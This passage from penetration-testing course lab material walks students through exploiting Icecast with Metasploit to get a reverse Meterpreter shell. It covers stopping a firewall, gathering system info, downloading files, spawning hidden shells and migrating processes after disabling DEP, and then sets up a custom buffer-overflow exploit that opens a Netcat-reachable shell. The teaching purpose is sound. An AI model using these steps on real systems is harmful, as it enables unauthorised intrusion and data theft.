
In Step 1K, to make sure that Windows can reach our Linux machine with the reverse Meterpreter shell unfettered, let's drop the firewall on the Linux machine. We can do this by running:

```
msf exploit(icecast_header) > service iptables stop
```

Note that we've run a generalized operating system command from within the Metasploit console. That's a nice capability as it gives us access to the local machine's resources from right within Metasploit.

In Step 1L, let's also make sure that Windows can ping Linux. ***On your Windows machine at a cmd.exe***, run:

```
C:\> ping [YourLinuxIPaddr]
```

If the ping works successfully, we are ready to go. If it does not, double check your network settings.

For Step 2, let's launch the attack. On your Linux machine, at the msf prompt, simply type exploit and hit enter:

```
msf exploit(icecast_header) > exploit
```

If the exploit is successful, you should see a message on Linux saying "Meterpreter session [N] opened".

69

2) If Icecast Crashes...

- If Icecast crashes, just run it again
- Remember, most exploits have a probabilistic nature
  - They don't work 100% of the time
- So, relaunch Icecast by closing its GUI
- Re-run the GUI from your desktop and start the service again

The exploit may not be successful. If you successfully exploited the target service, move on to the next slide.

If it is not successful, keep in mind that when Metasploit exploits Icecast, there is a chance that Icecast could crash. Remember, most exploits have a certain probability of success, falling short of 100%. We chose to use the Icecast exploit because it has a higher probability of success on Windows XP, 2003, and Vista, but it will sometimes crash the program.

If your see a message on your Windows box that says Icecast has crashed, simply re-run it. You can do this by closing the Icecast GUI on Windows. Then, re-run Icecast by double clicking on it on your Windows desktop. Click on the "Start Server" button again, and watch for the Server Status box to turn Green and say "Running".

Then, try running the **exploit** command again in the Metasploit console.

3) Look at and Interact with Reverse Meterpreter Session

```
root@ t4linux:/home/tools/framework-3.0                    _ □ ✗
File  Edit  View  Terminal  Go  Help
sf exploit(icecast_header) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  10.10.75.2:4444 -> 10.10.76.2:1357

sf exploit(icecast_header) > sessions -i 1
*] Starting interaction with 1...

meterpreter > █
```

If you have a meterpreter > prompt, you can proceed to interact with it. However, if Metasploit tells you that you have a session, but it doesn't bring up a prompt, such as the msf > or meterpreter > prompts, hit CTRL-C one time. That should drop you back into the msf > prompt if Metasploit got hung up in the exploit. Be careful, though. If you have a msf > or meterpreter > prompt, a CTRL-C could drop you out of Metasploit altogether. In Step 3A, at the msf > prompt, we ask Metasploit for an inventory of the connections it is managing for us between compromised systems and our machine. We can do this by asking for a list (-l) of sessions:

```
msf exploit(icecast_header) > sessions -l
```

That is a –l, as in the letter L lower-case. It is not a one. Furthermore, note that Metasploit displays the detailed session information from our Windows machine connected back to our Linux machine.

If your Metasploit command shell is not responsive, hit CTRL-C. Then type in the "sessions –l" command.

In Step 3B, we tell Metasploit that we want to interact (-i) with session number 1 (we will use the session number that Metasploit assigned when the exploit worked successfully. The first session number is 1):

```
msf exploit(icecast_header) > sessions -i 1
```

Our prompt now changes from the Metasploit prompt (msf) to the Meterpreter prompt:

```
meterpreter >
```

The Meterpreter is now ready for us to interact with it, accessing the victim machine.

71

4) Interact with Meterpreter: System Info

• We'll start interacting with the Meterpreter by getting information about its running environment

In Step 4, with the Meterpreter running, let's explore the system a little bit. Run the following command:

> meterpreter > **sysinfo**

This shows us our operating system type of the compromised machine.

Now, let's determine our user name on the victim box:

> meterpreter > **getuid**

We should have the same user name that you used to invoke the Icecast server, since we are running from within its memory space.

Next, let's look at the processes running on the screen:

> meterpreter > **ps**

Look carefully for the process named Icecast2.exe. Make a note of its process ID number here:

> Process ID for Icecast2.exe : _____

And, finally, let's look at the Meterpreter commands we have available:

> meterpreter > **help**

72

4) Interact with Meterpreter: File System

```
root@t4linux:/home/tools/framework-3.0                                    _ □ ×
File  Edit  View  Terminal  Go  Help
meterpreter > cd c:\
meterpreter >
meterpreter > pwd
c:\
meterpreter >
meterpreter > ls

Listing: c:\
============

Mode            Size      Type  Last modified                   Name
----            ----      ----  -------------                   ----

100666/rw-rw-rw-  1024      fil   Wed Dec 31 19:00:00 -0500 1969  .rnd

100777/rwxrwxrwx  0         fil   Wed Dec 31 19:00:00 -0500 1969  AUTOEXEC.BAT
```

Now, let's explore some commands we have for interacting with the file system. First, we will navigate to the C:\ directory:

> meterpreter > **cd c:**

Note that, within the Meterpreter, you can also refer to c:\ as /. So, the commands "cd c:\" and "cd /" do the same thing.

Next, let's find out where we are in the directory structure (given that we just changed to C:\, we should be there). The particular command depends on the version of the Meterpreter you are running. For some Meterpreter versions, the command is pwd. For others, it is getcwd. Run either of them. One or both should work:

> meterpreter > **pwd**

Now, let's get a directory listing:

> meterpreter > **ls**

And, finally, let's change into the temp directory we created for Icecast and get a directory listing:

> meterpreter > **cd c:\icecasttemp**
>
> meterpreter > **ls**

4) Interact with Meterpreter: More File System

```
root@t4linux:/home/tools/framework-3.0
File  Edit  View  Terminal  Go  Help
meterpreter > edit testfile.txt
meterpreter >
meterpreter > cat testfile.txt
Hello. This is some text.

Have a nice day!

meterpreter > download testfile.txt /tmp
[*] downloading: testfile.txt -> /tmp
[*] downloaded : testfile.txt -> /tmp/testfile.txt
meterpreter >
```

Now, let's try editing a file and then downloading it. Use the following commands to create a new file called testfile.txt:

> meterpreter > **edit testfile.txt**

Place some data in this file by hitting the "i" key to go into Insert mode. Then, type some text... anything you'd like.

To save your file, hit the "Esc" key, followed by the ":" key, and type wq, and then hit the "Enter" key. That will Write and Quit. As we discussed earlier, the Meterpreter editor implements a subset of command functionality of the popular vi text editor.

Now, look at the contents of your file:

> meterpreter > **cat testfile.txt**

Finally, download a copy of your file into the /tmp directory of your Linux machine.

> meterpreter > **download testfile.txt /tmp**

Then, outside of the Meterpreter, *in a separate window on your Linux system*, look at the contents of this file:

> # **cat /tmp/testfile.txt**

74

```
root@t4linux:/home/tools/framework-3.0
File  Edit  View  Terminal  Go  Help

meterpreter > execute -f cmd.exe -c
Process 2760 created.
Channel 6 created.
meterpreter > interact 6
Interacting with channel 6...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\icecasttemp>hostname
hostname
guest1

c:\icecasttemp>ipconfig
ipconfig

Windows IP Configuration
```

Now, let's see how we can use the Meterpreter to create processes on a compromised machine and interact with them. We can use the "execute" command to run a program. Let's run a cmd.exe command shell. We'll invoke it "channelized" with the "-c" option, which means that the Meterpreter will keep a communications session open with the executed program so that we can interact with it.

<div align="center">

meterpreter > **execute -f cmd.exe -c**

</div>

If the execution of the program is successful, the Meterpreter will tell us its process ID, and the channel number we can use to interact with the process' standard input and output. We can perform such interaction using the interact command as follows:

<div align="center">

meterpreter > **interact [N]**

</div>

The [N] should be replaced with the channel number you saw in the output of the execute command.

You can now type whatever commands you'd like inside of the cmd.exe:

> C:\> **hostname**
>
> C:\> **ipconfig**
>
> C:\> **dir**

And so on. To exit your shell, simply type **exit**, and you should be back to the meterpreter > prompt.

Note that the cmd.exe window appeared on Windows GUI while it was running. To make the program run in a hidden mode, the execute command can be run with a –H option for "hidden".

4) Interact with Meterpreter: Process Migration (1)

76

We will now migrate the Meterpreter DLL on the exploited machine from one process to another. We'll jump from the Icecast2.exe process into a notepad.exe process on our Windows machine. But, first we'll have to disable DEP for Notepad, because we will be injecting code into some data sections of that program and forcing it to run. Do this by going to

Control Panel→System→Advanced→Performance→Settings→Data Execution Prevention.

Add c:\windows\system32\notepad.exe to the list. You should not need to reboot this time, because we already altered the radio button for DEP earlier and rebooted then. We can add additional items to the list without rebooting.

Then, run notepad. On your Windows machine, go to Start->Run... and type notepad.exe. That's the process we'll change into.

4) Interact with Meterpreter: Process Migration (2)

```
root@t4linux:/home/tools/framework-3.0
File  Edit  View  Terminal  Go  Help
    3752   POWERPNT.EXE        C:\Program Files\Microsoft Office\Office\POWERPN
T.EXE
    1456   EXCEL.EXE           C:\Program Files\Microsoft Office\Office\EXCEL.E
XE
    3800   TSCHelp.exe         C:\Program Files\TechSmith\SnagIt 8\TSCHelp.exe

    2956   SnagIt32.exe        C:\Program Files\TechSmith\SnagIt 8\SnagIt32.exe

    2688   notepad.exe         C:\WINDOWS\system32\notepad.exe

    3968   firefox.exe         C:\firefoxtemp\firefox.exe


meterpreter > migrate 2688
[*] Migrating to 2688...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2688
meterpreter >
```

77

Next, back within the Meterpreter, we get our current process ID number:

>   meterpreter > **getpid**

Now, get a process list, looking carefully through it for notepad.exe.

>   meterpreter > **ps**

Make a note of the process ID number of notepad.exe here: _____

Then, to jump into that process, we use the migrate command, as follows:

>   meterpreter > **migrate [destination_process_ID]**

For the **[destination_process_ID]**, use the process ID number of notepad.exe.

Migration may take several seconds to work. If it is successful, you will see a message saying so. When your Meterpreter prompt comes back, to see if your migration was successful, look at your new process ID number:

>   meterpreter > **getpid**

It should be the number associated with notepad.exe. If so, you just hopped between processes.

4) Exiting Meterpreter and Metasploit

```
root@t4linux:/home tools/framework-3.0                    _ □ ✕
File   Edit   View   Terminal   Go   Help
meterpreter > exit

[*] Meterpreter session 1 closed
msf exploit(icecast_header) > exit
[root@t4linux framework-3.0]#
```

- **You may want to:**
  - Restore DEP settings to original value
  - Restart security tools

To finish the exercise, you should cleanly exit the Meterpreter by typing:

        meterpreter > **exit**

Then, to exit Metasploit, type:

        msf exploit(icecast_header) > **exit**

You may want to restore your DEP settings to their original configuration and reactivate your security software.

Finally, Stop and Uninstall Icecast

- Kill notepad
- Stop Icecast server
- Stop Icecast program
- Uninstall Icecast
  - Simply run `c:\icecasttemp\unins000.exe`
- Click on Yes when prompted to uninstall Icecast and all of its components

Icecast2 Win32 Uninstall

ⓘ Icecast2 Win32 was successfully removed from your computer.

[OK]

To finalize the exercise, kill Notepad on Windows. Then, let's stop and uninstall Icecast. It is unsafe to leave vulnerable software around even if it is not running.

First, stop the Icecast server by clicking on the "Stop Server" button in the Icecast GUI on your Windows machine. Then, in the Icecast GUI, go to File→Exit. Icecast should now be shut down.

Then, uninstall it by invoking a cmd.exe and running the following command:

```
C:\> c:\icecasttemp\unins000.exe
```

When prompted, click on Yes to uninstall Icecast and all of its components.

When the process is complete, you will see a message saying that "Icecast2 Win32 was successfully removed from your computer."

You can then delete the icecasttemp folder and recursively delete its contents (/s) by running:

```
C:\> rmdir /s c:\icecasttemp
```

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - Exercise: bind_tcp
  - The Meterpreter
  - Exercise: Meterpreter
- ***Non-Metasploit Exploits***
- Command Shell vs. Terminal Access
  - Exercise: The Dilemma Illustrated
  - Bypassing Dilemma
  - Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - Exercise: Challenges
- Making Win Run Commands
  - Exercise: sc and wmic

80

For our next topic, we'll actually do another exercise, continuing our look at exploits. But, this time, we'll look at a custom exploit not integrated in the Metasploit framework. The concepts underlying this exercise are very important for penetration testers and ethical hackers to understand, because we sometimes need to rely on one-off exploits that have their own specific syntax and usage, independent of Metasploit or other exploitation frameworks.

Non-Metasploit Exploits

- Not all exploits are released as Metasploit modules
  - Many are hand-crafted from scratch, with hard-coded payloads
  - Usage instructions vary significantly
- Still, we need to be familiar with running non-Metasploit exploits
  - Often involve shooting an exploit at a target machine, which creates a shell listener on a TCP or UDP port
  - Then, manually connecting to shell listener with Netcat client
- We'll cover an example
  - Custom vulnerable program, format-flaw.exe, a Windows program with a buffer overflow vulnerability, by Ed Skoudis
  - Format-sploit, exploit for format-flaw written by Atlas
  - Exploit tweaked to form format-sploit.exe by Matt Carpenter

While Metasploit includes an impressive arsenal of exploits and payloads, it's important to remember that not all exploits are released as Metasploit modules. Over the years, security researchers and attackers have released thousands of different exploit snippets for a huge variety of vulnerabilities, and they continue to do so on a regular basis. These exploits are often one-off packages that formulate the exploit code with a tightly integrated payload that they shoot at a target system, completely separate from an overall framework. Their usage instructions vary widely, with different exploits configured in a huge variety of fashions. Most of these one-off exploits have an embedded payload that makes the target vulnerable program create a shell listening on a given TCP or UDP port. The attacker then has to manually connect to that port using a Netcat client to get remote command shell access.

Although the usage of these one-off exploits does vary from exploit to exploit, we can get a feel for the way many of them work by exploring an example. This example is based on a vulnerable program called format-flaw, created by Ed Skoudis, which runs on Windows as format-flaw.exe. Security researcher Atlas created an exploit for this code which we've named format-sploit. This code was further tweaked and refined to make a more reliable exploit that works on Windows XP, 2003, and Vista by security researcher Matt Carpenter. We'll be running Carpenter's handiwork (format-sploit.exe) to exploit Skoudis' code (format-flaw.exe).

81

Exploiting Format-flaw

- Format-flaw takes input on Standard In and passes it to a buffer without checking its size
- We will make format-flaw listen on the network, using Netcat
- Then, on our local machine, we'll use the custom exploit called format-sploit to attack it
- Exploit makes Format-flaw start to listen on TCP port 47145 with a remote shell

82

Let's talk first about the vulnerable program, format-flaw.exe. This program takes input on Standard In into a fixed-length buffer without checking its size, resulting in a buffer overflow condition. An attacker who sends too much data to this program can overwrite critical data structures inside the vulnerable process to make it run code on the attacker's behalf. We will make this program listen on the network using Netcat. Netcat will listen for traffic on a TCP port, and pass whatever it receives to format-flaw.exe. You can think of the combination of the Netcat listener and format-flaw.exe code as a vulnerable network service, which we are going to exploit. We'll set up this listening service in Step 0 of the figure on the slide.

In Step 1, we'll use the format-sploit.exe code to shoot an exploit at the target listening port. This exploit will be passed from the Netcat listener to the format-flaw.exe code. In Step 2, this injected exploit makes format-flaw.exe start to listen on the network on another TCP port whose value is hard-coded into format-sploit.exe. The port number is TCP 47145. In Step 3, we invoke a Netcat client to connect to the target system on this port. When traffic arrives for this port from the Netcat client, the exploit living inside of format-flaw.exe's process creates a cmd.exe shell in Step 4 to pass the traffic. The result? We have remote command-shell access on the target machine, created by the format-sploit.exe program's exploitation of format-flaw.exe.

For efficiency sake, we'll run both the vulnerable code and the exploit on our own local Windows machines. However, this same exploit could work remotely, if we had Netcat and format-flaw.exe listening on a target system.

0) Set Up

- We're modeling a listening service on the network, with a zero-day buffer overflow flaw
- Copy format-flaw directory to c:\tools
- Make format-flaw.exe listen on the network

```
C:\WINDOWS\system32\cmd.exe                              _ □ ×

C:\> cd c:\

① C:\> c:\tools\nc.exe -l -p 5555 | c:\tools\format-flaw\forma
t-flaw.exe
The buffer is:         Hello
The value of x is:     1 (dec) 1 (hex)
The address of x is:   12fd74
```

To set up this exercise, in Step 0, first copy the format-flaw directory from the course DVD into your Windows c:\tools folder, as follows:

```
C:\> xcopy [DVD_Drive_Letter]:\windows\format-flaw c:\tools
```

Then, change directories into c:\. That will be the current working directory of format-flaw.exe, which will help us discern that we have successfully exploited it.

```
C:\> cd c:\
```

We invoke our vulnerable listening service as follows:

```
C:\> c:\tools\nc.exe -l -p 5555 | c:\tools\format-flaw\
format-flaw.exe
```

